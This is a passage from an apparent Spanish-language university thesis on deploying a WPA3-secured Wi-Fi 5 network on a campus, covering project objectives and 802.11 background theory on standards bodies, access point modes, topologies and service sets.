Hoy en día este protocolo es uno de los más compatibles con la tecnología moderna de los routers, siendo uno de los sistemas más seguros para proteger redes inalámbricas, si bien es cierto todavía no todos los dispositivos han migrado a esta tecnología se espera que algún día lo lleguen a normalizar en todos los dispositivos, ya que presenta mejoras pasando a usar claves de 192 bits dejando a tras a los 128 bits de WPA2, consiguiendo mayor seguridad en nuestras redes inalámbricas.

Si bien en este protocolo se han logrado encontrar vulnerabilidades el proyecto pretende analizar estas vulnerabilidades después de haberla implementado en algún campus universitario y así analizar todo el daño que puede causar tanto a los individuos de un hogar como a las personas de una empresa que pueden estar utilizando este protocolo mediante los ataques y el robo de información que suceda en este proceso, además de las posibles soluciones a estas vulnerabilidades.

En resumen este protocolo se planteaba para ser un protocolo de alta confiabilidad pero con las vulnerabilidades encontradas se deja ver que quizá es un protocolo con una etapa temprana en su implementación aunque el anterior protocolo ya llevaba 15 años en ejecución por lo que se preveía que con llaves de 128 bits sería difícil acceder a las contraseñas pero cada vez se estaba más cerca de conseguir romper esta seguridad gracias a la tecnología actual por lo que se vieron obligados a introducir este nuevo protocolo de seguridad.

1.2. Objetivos

1.2.1. Objetivo General

Diseñar e implementar una red inalámbrica Wi-Fi 5 con el protocolo de autenticación WPA3 en un entorno universitario y realizar un estudio acerca de las diferentes vulnerabilidades existentes en dicho protocolo de autenticación con respecto a su antecesor.

1.2.2. Objetivos Específicos

- Investigar el estado del arte acerca del actual protocolo de autenticación WPA3 estableciendo una fundamentación teórica, así como sus posibles vulnerabilidades.
- Simular un entorno de red en el cual se tenga el protocolo WPA2 con sus vulnerabilidades y dar paso a posibles soluciones.
- Diseñar una red inalámbrica Wi-Fi 5 con el protocolo de autenticación WPA3 sobre la red de la Universidad Técnica del Norte con un mecanismo de seguridad extra.

- Realizar las pruebas pertinentes de conectividad y el funcionamiento del protocolo WPA3.

1.3. Alcance

En el proyecto se tiene como alcance realizar el diseño e implementación de una red inalámbrica Wi-Fi 5 con el protocolo de autenticación WPA3 en un entorno universitario en el que se planea realizar un análisis a profundidad de las diferentes vulnerabilidades que se pueda tener con el protocolo de autenticación y así detallar las posibles soluciones e incluso aumentar la seguridad con un servidor RADIUS. Para la realización de este proyecto se utilizará el modelo PHVA, el cual implica 4 etapas o pasos los cuales son planear, hacer, verificar y actuar. Para realizar el proceso se lo realiza de manera lineal y la finalización de un ciclo precede el inicio del siguiente.

Para el proceso de planear lo primero que se realizará es una investigación teórica con fuentes universitarias tanto del país como fuera de él, para lograr encontrar bases lo suficientemente sólidas para ir determinando las posibles causas y soluciones de las vulnerabilidades encontradas en el protocolo de seguridad WPA2, además de realizar un análisis comparativo con el nuevo protocolo y determinar si es necesario pasar al actual protocolo o si se necesita mantener el protocolo de autenticación WPA2 debido a que éste último presenta un fuerte nivel de seguridad.

Para la etapa de hacer se realizará una simulación de la red donde se plantea armar un posible escenario de red de algún campus universitario, realizando las configuraciones necesarias, efectuar un ataque de fuerza bruta a los dispositivos que tengan implementados el protocolo WPA3 y de esta manera acceder a los dispositivos con este protocolo implementado, verificando así las vulnerabilidades de este protocolo de autenticación descifrando las contraseñas de una manera fácil.

Para la etapa de verificar se analizará el funcionamiento realizando un diseño de una red inalámbrica Wi-Fi 5 y levantar el protocolo de autenticación WPA3 en un campus universitario y mediante un mecanismo de autenticación extra se logró erradicar los problemas que presenta este protocolo, se utilizarán a su vez equipos que tengan la compatibilidad con el protocolo mencionado para realizar las pruebas que sean necesarias en caso de ser posible serán realizadas en un entorno grande como en alguna facultad de la universidad o en caso de no lograrse se lo realizará en un entorno de hogar y así tener éxito en el análisis a profundidad del protocolo de seguridad.

Finalmente, para la última etapa de actuar ya será la implementación del proyecto en un entorno universitario se dará dependiendo de las diferentes pruebas realizadas en el transcurso del proyecto y del éxito de cada una de ellas, logrando establecer una autenticación más segura debido a que las vulnerabilidades encontradas en WPA3 permitía a las personas acceder a redes Wi-Fi sin la necesidad de contraseñas.

1.4. Justificación

En los últimos años las redes inalámbricas (WLAN, Wireless Local Area Network) han ido desarrollándose a un paso acelerado lo que ha generado una gran aceptación por parte de los usuarios y popularidad en mercados verticales tales como escuelas, colegios, hospitales, fábricas, tiendas, todo tipo de negocios, universidades, prácticamente en todo lugar de aglomeración de personas. Estas redes inalámbricas permiten a los usuarios acceder a información y recursos en tiempo real sin necesidad de estar físicamente en un lugar establecido ofreciendo mayor movilidad y además se tiene una instalación más sencilla que el método cableado (García & Sánchez, 2021). Está claro que los objetivos más importantes para las empresas es ofrecer una opción inalámbrica inteligente, con acceso seguro y estable a todos los recursos de la red, por lo que protocolos de autenticación han ido emergiendo y actualizándose cada día más para lograr cumplir este objetivo.

Si bien es cierto que los sistemas basados en Wi-Fi han crecido lo suficiente en estos años desde su comienzo, las redes inalámbricas siempre han representado una amenaza importante para la seguridad de los datos. Sin medidas de seguridad, muchas organizaciones contribuyen a mejorar estas fallas de seguridad como los protocolos de autenticación (Baray & Kumar, 2021). Existen muchas vulnerabilidades en la seguridad como el descifrado de contraseñas a través software que permiten esta operación por lo que las contraseñas que se consideran seguras ya no lo son tanto. El nuevo modelo introducido, el protocolo de seguridad Wi-Fi WPA3, ya no es un modelo seguro. Los investigadores han descubierto una nueva vulnerabilidad que permite a los piratas informáticos obtener las contraseñas de Wi-Fi (Baray & Kumar, 2021).

El cifrado se mantiene en las comunicaciones modernas con la desventaja de que cualquier persona en el rango de la señal puede interceptar de manera “fácil” los datos de los usuarios, por lo que bien se desea ir analizando los protocolos de encriptación actuales para ir identificando las debilidades y cuáles pueden ser los mecanismos de mejora. Existen mecanismos para ofrecer una mejor protección para las comunicaciones de red inalámbrica, como servidores RADIUS, certificados y nuevos enfoques de intercambio de WPA3. Sin embargo, algunas de estas soluciones no solo implican una sobrecarga de recursos, sino que también se han descubierto vulnerabilidades en el WPA2 e incluso en los protocolos WPA3 más nuevos (Moissinac et al., 2021). La certificación WPA3 tiene como objetivo proteger las redes domésticas, mientras que ciertas redes Wi-Fi empresariales utilizan EAP-pwd para autenticar a los usuarios. Ambos usan el apretón de manos de Dragonfly para proporcionar un sigilo y resistencia a los ataques del diccionario (Vanhoef & Ronen, 2020).

Con la siguiente investigación se pretende determinar las bases necesarias para la implementación del protocolo de autenticación WPA3 en el campus universitario una vez

determinadas las vulnerabilidades y conseguir algún mecanismo extra de autenticación para tener una mayor seguridad.

2. CAPÍTULO 2: MARCO TEÓRICO

En este capítulo se inicia el proceso para la obtención información necesaria para llevar a cabo este proyecto. Para lograr conseguir un diseño, implementación eficiente y confiable se adopta la metodología PHVA, la que hace un enfoque cíclico que facilita la optimización y mejora continua del sistema. La primera fase de planificar va de la mano con el primer capítulo en el que se establecen los objetivos necesarios, se identifican los problemas y se elabora un plan para abordarlos, es por esto por lo que se presenta un marco teórico detallado que sienta las bases conceptuales para comprender el protocolo 802.11ac, así como las características que diferencian al protocolo de seguridad WPA3. Este sólido fundamento teórico va a permitir abordar los desafíos y consideraciones prácticas de manera integral y estructurada.

2.1. Organismos de Normalización

Existen diferentes organizaciones las cuales son encargadas para la regularización o administración de los diferentes aspectos que existen en las redes inalámbricas tales como las frecuencias de operación, niveles de potencia, métodos de transmisión, estas organizaciones trabajan juntas para mejorar la experiencia de los usuarios, también se debe tener una coexistencia entre los equipos inalámbricos mediante la compatibilidad en la red, también son encargados de realizar las pruebas en los equipos para que se cumplan con los estándares para su distribución (Coleman & Westcott, 2021).

2.1.1. *Comisión Federal de Comunicaciones (FCC)*

La Comisión Federal de Comunicaciones es la encargada de regular las comunicaciones interestatales e internacionales por radio, televisión, cable, satélite y cable en los 50 estados, el Distrito de Columbia y los territorios de EE. UU. La comisión es la agencia federal responsable de implementar y a la vez hacer cumplir las leyes y regulaciones de

comunicaciones de los Estados Unidos como una agencia estatal independiente de EE. UU. supervisada por el Congreso (FCC, 2023).

2.1.2. Unión Internacional de Telecomunicaciones-Radiocomunicaciones

El Sector de Radiocomunicaciones de la UIT (ITU-R) es el encargado de realizar estudios técnicos desempeñando un papel fundamental en la gestión mundial del espectro de frecuencias radioeléctricas, las órbitas de los satélites y recursos naturales los cuales son limitados dado que su demanda es cada vez mayor por parte de un número de servicios, como servicios fijos, móviles, radiodifusión, investigación espacial, telecomunicaciones de emergencia, meteorología, sistemas de posicionamiento global, vigilancia ambiental y servicios de comunicación, que garantizan la seguridad de la vida en tierra, mar y cielo, incluso da respuestas a cuestiones prácticas y ofrece recomendaciones técnicas (ITU, 2023).

2.1.3. Instituto de Ingenieros Eléctricos y Electrónicos (IEEE)

IEEE cuenta con una estructura organizativa dual que se complementa a nivel regional y técnico. Administra una unidad organizativa separada (IEEE-USA) que recomienda políticas e implementa programas destinados específicamente a beneficiar a todos los involucrados. IEEE es mundialmente conocida como una asociación profesional técnica de ingenieros dedicada a la normalización y en el avance de la tecnología en beneficio de la humanidad y de los mismos profesionales promoviendo la creatividad, el desarrollo y la integración. IEEE no tiene fines de lucro y sus miembros altamente profesionales en las nuevas tecnologías que actúan como una fuente de inspiración a la comunidad global impulsando la innovación y el progreso a través de conferencias, publicaciones, estándares tecnológicos y actividades profesionales (IEEE, 2023).

2.1.4. Alianza Wi-Fi

Wi-Fi Alliance representa a la red mundial de empresas que proporcionan Wi-Fi, una de las tecnologías de comunicación más apreciadas y utilizadas del mundo. La visión de Wi-

Wi-Fi Alliance es la conectividad global, buscando unir a todos y cada uno para lograr esto, Wi-Fi Alliance lidera activamente la adopción y evolución global de Wi-Fi, guiando el camino a través de su liderazgo intelectual y la promoción de la colaboración en toda la industria. Este trabajo incluye el desarrollo de tecnologías innovadoras, requisitos y programas de prueba que ayudan a garantizar que Wi-Fi proporcione a los usuarios la interoperabilidad, la seguridad y la confiabilidad que esperan. En esencia, Wi-Fi Alliance no solo se esfuerza por avanzar en la tecnología inalámbrica, sino que además desempeña un papel crucial en la creación de un ecosistema globalmente conectado cumpliendo así su compromiso de facilitar la comunicación y el acceso a la información mundial (Wi-Fi Alliance, 2023).

2.1.5. Organización Internaciones de Normalización (ISO)

La ISO es una organización independiente que reúnen a expertos de todo el mundo para desarrollar normas internacionales compuestas por organismos nacionales de normalización de 167 países diferentes. Es el mayor desarrollador a nivel mundial de estándares internacionales, pero más allá de la tarea de guiar miles de documentos a través de la redacción, revisión, votación y publicación, facilitando de esta manera el comercio entre países. La ISO también trabaja para ayudar a aumentar la conciencia pública sobre los estándares y la estandarización. La ISO trabaja juntamente con IEC e ITU para crear el Día Mundial de la Normalización anual, en este día se analiza cómo las normas abordan los desafíos que enfrenta la sociedad actual (ISO, 2023).

2.2. Redes Inalámbricas

Una red inalámbrica es un sistema de comunicación de datos que posee un área de cobertura para brindar una conexión inalámbrica entre equipos, la transmisión y recepción de datos se los realiza mediante ondas electromagnéticas teniendo como medio de transmisión el aire (Yépez, 2021). Existen diferentes tecnologías de transmisión de espectro ensanchado y los rangos de frecuencia que se utiliza en 802.11, los cuales serán descritos a continuación.

2.2.1. Ancho de Banda vs Rendimiento

Toda comunicación inalámbrica es realizada en la banda de frecuencias, estas frecuencias son el ancho de banda que se utiliza en los estándares inalámbricos siendo éste fundamental en el rendimiento de estos si bien existen otros factores como la modulación, la codificación de datos, el cifrado de datos, etc. que determinan el rendimiento en una red. La modulación y la codificación determinan tasas de datos o también conocidas como ancho de banda de datos cosa muy diferente al ancho de banda de frecuencia. Al tener un dispositivo que soporte 300 Mbps no quiere decir que va a tener un rendimiento de 300 Mbps, debido al método de acceso conocido como CSMA/CA¹ el cual trata de que un solo dispositivo transmita en un momento dado, por lo que el rendimiento real puede que sea un 50% para los estándares 802.11a/b/g o un 60% o 70% de la velocidad para estándares 802.11n/ac (Coleman & Westcott, 2021).


2.2.2. Banda Estrecha y Espectro Ensanchado

Los principales métodos de transmisión de radiofrecuencia son la banda estrecha y el espectro ensanchado, siendo su principal diferencia que en la banda estrecha para el transporte de datos se utiliza menos ancho de banda caso contrario para el espectro ensanchado el cual usa más ancho de banda del que necesita para la transmisión de datos. En la Figura 1 podemos observar una comparación entre estos métodos de transmisión (Coleman & Westcott, 2021).

¹ Acceso Múltiple por Detección de Portadora y Prevención de Colisiones es un protocolo de control de acceso a redes de bajo nivel que permite que múltiples estaciones utilicen un mismo medio de transmisión.

Figura 1

Comparación entre banda estrecha y espectro ensanchado



Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 203), por Coleman y Westcott, 2021, SYBEX.

2.2.3. Dispositivos de 802.11

El componente principal en una red inalámbrica definida por el estándar 802.11 es la tarjeta de radio o conocida como estación (STA), este estándar define tres topologías de conjunto de servicios en las que se definen como se puede utilizar la tarjeta de radio para la comunicación eficaz entre sí (Coleman & Westcott, 2021).

2.2.3.1. Estación Cliente

Cualquier tarjeta de radio que no es usado como punto de acceso es conocida como estación cliente, estas suelen ser utilizadas en celulares, portátiles, tabletas, etc. Pero también en dispositivos estacionarios como computadoras de escritorio o dispositivos IoT². Tanto las estaciones clientes como la tarjeta de radio deben competir por el medio y al momento de que la estación cliente tiene una conexión de capa 2 con el AP se conoce como asociadas (Coleman & Westcott, 2021).

² Internet of Things es la agrupación e interconexión de dispositivos a través de una red.

2.2.3.2. Punto de Acceso

Un Access Point (AP) es una estación que funciona como un portal inalámbrico que se puede comunicar con otras estaciones clientes, en sí tanto las estaciones clientes como los AP tienen características similares, siendo el AP que ofrece una funcionalidad de portal permitiendo que las estaciones clientes asociadas puedan comunicarse entre el medio inalámbrico con otro medio físico como puede ser Ethernet 802.3 (CISCO, 2018b), además los AP utilizan Servicio de Sistema de Distribución (DSS) para administrar las asociaciones de los clientes manejando tablas de los clientes inalámbricos conectados y de esta manera poder dirigir el tráfico (Coleman & Westcott, 2021).

2.2.3.3. Modos de Configuración

Tanto los puntos de acceso como las estaciones clientes pueden ser configurados de varias formas diferentes, la configuración predeterminada que tiene un AP es permitirle operar dentro de un Conjunto de Servicios Básicos (BSS) como un dispositivo de portal para una infraestructura cableada, sin embargo, también se puede configurar el AP para que trabaje en otros modos, en el caso de las estaciones clientes pueden ser configuradas para participar como BSS o Conjunto de Servicios Básicos Independientes (IBSS) (Coleman & Westcott, 2021).

- Modos de punto de acceso

Los AP tienen como propósito principal servir como un portal a un sistema de distribución, siendo que por defecto vienen configurados en modo raíz que permite al AP transferir datos entre el Sistema de Distribución (DS) y el medio inalámbrico 802.11, no todos los proveedores utilizan el término raíz algunos de ellos utilizan modo AP o modo de acceso. Esta configuración permite al AP operar como portal inalámbrico de un BSS (Coleman & Westcott, 2021). Existen otros modos de operación que puede utilizar un AP y son los siguientes:

Modo malla: la radio AP funciona como una radio de backhaul inalámbrica para un entorno de malla, esta radio de backhaul puede permitir el acceso del cliente, este modo también es conocido como modo repetidor.

Modo sensor: la radio AP se convierte en radio sensor, permitiendo al AP que se integre a una arquitectura de sistema de detección de intrusos inalámbricos (WIDS). En este modo se encuentra en una escucha continua mientras escanea múltiples canales, este modo también es conocido como modo monitor o modo escáner.

Modo puente: la radio AP se convierte en un puente inalámbrico, se agrega inteligencia a la capa MAC³ adicional y se le da al AP la capacidad de aprender y mantener tablas sobre las direcciones MAC (identificador único de 48 bits) desde el lado cableado de la red.

Modo puente grupo de trabajo: la radio AP se convierte en un puente de grupo de trabajo lo que proporciona un backhaul inalámbrico para los clientes Ethernet conectados.

AP como modo cliente: la radio AP funciona como un dispositivo cliente que puede asociarse con otros AP's, utilizado muy a menudo para la solución de problemas.

2.2.4. Topologías de Redes Inalámbricas


Dependiendo del alcance de la señal o su área de aplicación las redes inalámbricas pueden ser divididas en 4 grandes grupos como se ilustra en la Figura 2 y son:

- WWAN (Redes Inalámbricas de Área Extendida)
- WMAN (Redes Inalámbricas de Área Metropolitana)
- WLAN (Redes Inalámbricas de Área Local)
- WPAN (Redes Inalámbricas de Área Personal)

³ Define los procedimientos que hacen posible que los dispositivos compartan el uso del espectro radioeléctrico.

Figura 2

Clasificación de las redes inalámbricas



Nota. Tomado de *Techpedia* (p. 7), por Salazar J., 2018, Erasmus.

Este tipo de redes inalámbricas también pueden ser clasificadas como redes de corto o largo alcance, siendo las de corto alcance que operan en las bandas de frecuencia ISM⁴ tanto en la de 2,4 GHz como la de 5 GHz utilizadas en edificios o campus universitarios o incluso en las redes entre computadores que necesitan cercanía entre sí, aquí vendrían incluidas las redes WPAN y WLAN. Por otro lado, redes con áreas metropolitanas que puedan brindar algún tipo de servicio de conectividad inalámbrica o en sí en el caso de cobertura global como las redes WWAN que son redes de largo alcance (Salazar, 2018).

2.2.4.1. Red de Área Local Inalámbrica (WLAN)

Una WLAN utiliza una red troncal cableada con varios puntos de acceso inalámbricos para brindar recursos y de esta manera el servicio de red a usuarios finales además es un sistema de comunicación inalámbrico flexible utilizada para distancias cortas utilizando ondas de radio o infrarrojas. Este tipo de redes son utilizadas para proporcionar servicio inalámbrico en entornos de edificios o campus siendo la más adaptable para redes de área

⁴ Industrial, Scientific and Medical son bandas de radio reservadas internacionalmente para el uso de energía de radiofrecuencia para fines industriales, científicos y médicos distintos de las telecomunicaciones.


local como hogares o compañías gracias tales como su nivel de área de cobertura y una velocidad propicia definida en su estándar y enmiendas (Herrera, 2018).

Cada computador tiene un módem de radio y una antena mediante la cual se puede comunicar con distintos dispositivos inalámbricos, se puede tener dos modos de trabajo:

- Con presencia de AP: Toda la información pasa a través de la estación base, ilustrado en la Figura 3 (a).
- Sin presencia de AP: Las computadoras se envían la información directamente entre ellas conocida también como red ad hoc, ilustrado en la Figura 3 (b).

Figura 3

(a) Red inalámbrica con un AP. (b) Red ad hoc



Nota. Tomado de *Modelo de optimización de rendimiento en redes 802.11ac utilizando programación Multi-Objetivo* (p. 24), por Herrera H., 2018.

2.2.5. Sistema de Integración (IS)

Este sistema puede ser caracterizado como un método de transferencia de formato de trama en el que el portal debe ser un controlador WLAN, en la trama de datos en 802.11 la carga útil es la información desde la capa de red hasta la capa aplicación esto es conocido como la MSDU⁵, al momento de tener la carga útil como destino una red cableada y al ser

⁵ Unidad de Datos de Servicio MAC es la unidad de datos de servicio que se recibe de la subcapa LLC.

esta red un medio físico diferente, la trama de datos 802.11 debe transferirse a una trama Ethernet 802.3 de manera correcta. Normalmente el servicio de integración realiza el proceso de transferencia de una trama 802.3 a una trama 802.11 que se modula y transmite por la radio del AP (Coleman & Westcott, 2021).

2.2.6. Sistema de Distribución (DS)

La capacidad del portal que poseen las estaciones es diferente tanto en los AP como en las estaciones clientes y se la conoce como función de accesos al sistema de distribución. El estándar 802.11-2020 define un sistema de distribución utilizado para la interconexión de conjuntos de servicios básicos LAN integradas creando un conjunto de servicios extendidos (ESS) (Coleman & Westcott, 2021). El sistema de distribución consta de dos componentes principales:


Medio del sistema de distribución (DSM): es un medio físico lógico que sirve para interconectar puntos de acceso tal como Ethernet.

Servicio de sistema de distribución (DSS): usado en los AP para administrar las asociaciones, reasociaciones, desasociaciones de las estaciones clientes. En este servicio también se utiliza direccionamiento de capa 2 del encabezado MAC 802.11 para enviar la información MSDU hacia el servicio de información o a otra estación inalámbrica cliente.

Es posible conectar uno o varios puntos de acceso al mismo medio del sistema de distribución, las implementaciones 802.11 utilizan un punto de acceso como portal a la red troncal 802.3 usado como medio del sistema de distribución. Los AP se encuentran conectados a una red Ethernet conmutada que suele tener la ventaja de suministrar energía por medio de Power over Ethernet (PoE). En el caso de la Figura 4 el medio del sistema de distribución es casi siempre una red Ethernet (Coleman & Westcott, 2021).

Figura 4

Red troncal Ethernet 802.3



Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 254), por Coleman y Westcott, 2021, SYBEX.

2.3. Conjunto de Servicios 802.11

802.11 define múltiples topologías conocidas como un conjunto de servicios definiendo la manera en la que las radios pueden conectarse entre sí.

2.3.1. Identificador de Conjunto de Servicios (SSID)

Es mejor conocido como el nombre lógico que identifica una red inalámbrica 802.11, utilizado por los radios en el intercambio de tramas configurable en los AP y las estaciones clientes. Puede tener hasta 32 caracteres entre letras mayúsculas y minúsculas ilustrado en la Figura 5, posee una característica en la cual se puede ocultar el SSID para que de esta manera usuarios no autorizados no tengan acceso a la red, siendo esta práctica considerada a nivel de seguridad inútil (Coleman & Westcott, 2021).

Figura 5

SSID

Wireless Network	
Name (SSID) *	<input type="text" value="Sybex Wi-Fi"/>
Broadcast Name *	<input type="text" value="Sybex Wi-Fi"/>
Broadcast SSID Using	
	<input checked="" type="checkbox"/> WiFi0 Radio (2.4 GHz or 5 GHz)
	<input checked="" type="checkbox"/> WiFi1 Radio (5 GHz only)


Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 256), por Coleman y Westcott, 2021, SYBEX.

2.3.2. Conjunto de Servicios Básicos (BSS)

El BSS es considerado como la topología fundamental en una red inalámbrica, teniendo como componentes un AP con un o más estaciones clientes, en la que las estaciones clientes se unen al dominio inalámbrico del AP y de esta manera se comunican a través del AP como lo ilustra la Figura 6, estas estaciones tienen una conexión de capa 2 conocidas como asociadas. El objetivo que tiene un BSS es lograr que los clientes inalámbricos sean capaces de comunicarse por medio del AP con los recursos de la red y acceder a la puerta de enlace a Internet (Coleman & Westcott, 2021).

Figura 6

BSS



Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 257), por Coleman y Westcott, 2021, SYBEX.


En el caso de que las estaciones clientes requieran comunicarse entre ellas deberán pasar primero por el AP, a excepción de los clientes que admitan en su configuración del enlace directo por túnel (TDLS) por lo que podrán comunicarse entre sí sin la necesidad de pasar por un AP primero, pero esto no quiere decir que no sigan asociados al AP es más todavía siguen siendo parte del BSS (Coleman & Westcott, 2021).

2.3.3. Área de Servicio Básico (BSA)

Es el área física de cobertura que puede proporcionar un AP en un BSS, tal como lo ilustra la Figura 7 las estaciones clientes podrán movilizarse en el área de cobertura del AP teniendo comunicación siempre y cuando la señal percibida por la radio se mantenga en el umbral del indicador de intensidad de la señal recibida (RSSI) (Coleman & Westcott, 2021).

Figura 7

BSA



Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 258), por Coleman y Westcott, 2021, SYBEX.


Un BSA depende de varios factores tales como la potencia de transmisión del AP, la ganancia de la antena, la sensibilidad de recepción y el entorno físico que por lo general es cambiante, ya que al tener un BSA se debería tener una circunferencia perfecta desde el AP como área de cobertura, pero esto es teórico debido a que un espacio real esto nunca sucede debido a los ambientes interiores como exteriores por lo que se tendrá un área de cobertura totalmente desproporcionado (Coleman & Westcott, 2021).

2.3.4. Identificador de Conjunto de Servicios Básicos (BSSID)

El BSSID es una dirección MAC de 48 bits de la interfaz de red de un AP básicamente es el identificador de capa 2 para cada BSS individual. Para el caso en el que existan dos BSS cercanos con el SSID igual, cada estación cliente deberá identificar el BSS del otro, ambas estaciones clientes deberán tener configurado el mismo SSID con la misma seguridad esto para que no exista ningún inconveniente. El BSSID es fundamental para el proceso de roaming, además es esencial para la identificación del BSS debido a que el identificador es único. En la Figura 8 se puede observar que la dirección BSSID se encuentra implícito en el encabezado MAC de las tramas 802.11 dentro de BSS (Coleman & Westcott, 2021).

Figura 8

BSSID



802.11 MAC Header	
Version:	0
Type:	%10 Data
Subtype:	%0000 Data Only
Frame Control Flags=%00000010	
Duration:	213 Microseconds
Destination:	00:02:2D:74:67:2A
BSSID:	00:0C:85:62:D2:1D
Source:	00:0C:85:62:D2:1D
Seq Number:	1653
Frag Number:	0

Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 259), por Coleman y Westcott, 2021, SYBEX.

2.3.5. Identificador Múltiple de Conjunto de Servicios Básicos

En una sola interfaz de radio existe la posibilidad de crear varios BSSID esto mediante subinterfases las cuales no son nada más que incrementos de la dirección MAC original del AP utilizado, en la Figura 9 se puede verificar este estado donde las direcciones MAC de las subinterfases son direcciones derivadas de la dirección MAC original (Coleman & Westcott, 2021).

Figura 9

Incremento de direcciones BSSID

